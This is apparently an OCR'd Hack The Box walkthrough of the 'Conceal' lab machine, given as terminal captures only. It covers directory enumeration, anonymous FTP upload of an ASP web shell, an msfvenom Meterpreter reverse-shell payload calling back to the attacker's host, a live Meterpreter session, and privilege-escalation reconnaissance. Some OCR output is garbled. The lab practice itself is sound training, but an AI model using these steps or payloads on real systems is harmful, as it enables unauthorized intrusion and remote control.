


```
root@kali:~/Masaüstü# dirb http://10.10.10.116

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Mar 27 12:32:25 2019
URL_BASE: http://10.10.10.116/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.116/ ----
==> DIRECTORY: http://10.10.10.116/upload/
```




# 10.10.10.116 - /upload/

[To Parent Directory]




```
root@kali:~/Masaüstü# ftp 10.10.10.116
Connected to 10.10.10.116.
220 Microsoft FTP Service
Name (10.10.10.116:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> mkdir test
257 "test" directory created.
ftp> 
```




10.10.10.116 - /upload/


```
[To Parent Directory]

27/03/2019    09:39        <dir> test
```




```
root@kali:~/Masaüstü# ftp 10.10.10.116
Connected to 10.10.10.116.
220 Microsoft FTP Service
Name (10.10.10.116:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put cmd.asp
local: cmd.asp remote: cmd.asp
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
1141 bytes sent in 0.00 secs (35.1014 MB/s)
ftp>
```




```
\\CONCEAL\Destitute10.10.10.116


The server's port:
80




The server's software:
Microsoft-IIS/10.0




The server's software:
10.10.10.116
Host Name:                 CONCEAL
OS Name:                   Microsoft Windows 10 Enterprise
OS Version:                10.0.15063 N/A Build 15063
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00329-00000-00003-AA343
Original Install Date:     12/10/2018, 20:04:27
System Boot Time:          27/03/2019, 08:23:47
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2100 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 05/04/2016
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-gb;English (United Kingdom)
Input Locale:              en-gb;English (United Kingdom)
Time Zone:                 (UTC+00:00) Dublin, Edinburgh, Lisbon, London
Total Physical Memory:     2,047 MB
Available Physical Memory: 1,245 MB
Virtual Memory: Max Size:  3,199 MB
Virtual Memory: Available: 2,323 MB
```



```
\\CONCEAL\Destitute10.10.10.116


The server's port:
80



The server's software:
Microsoft-IIS/10.0



The server's software:
10.10.10.1166E9FDFE0DCB66E700FB9CB824AE5A6FF
```




```
root@kali:~/Dokumente/Hackthebox/35_Conceal# msfvenom -p windows/x64/meterpreter/reverse_tcp
LHOST=10.10.14.5 LPORT=6464 -f exe > mshell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```




```
\\CONCEAL\Destitute10.10.10.116


The server's port:
80



The server's software:
Microsoft-IIS/10.0



The server's software:
10.10.10.116
```


```
[*] Started reverse TCP handler on 10.10.14.5:6464
[*] Sending stage (206403 bytes) to 10.10.10.116
[*] Meterpreter session 1 opened (10.10.14.5:6464 -> 10.10.10.116:49673) at 2019-03-12 13:20:42 +0100

meterpreter >
```




```
msf5 post(windows/escalate/getsystem) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

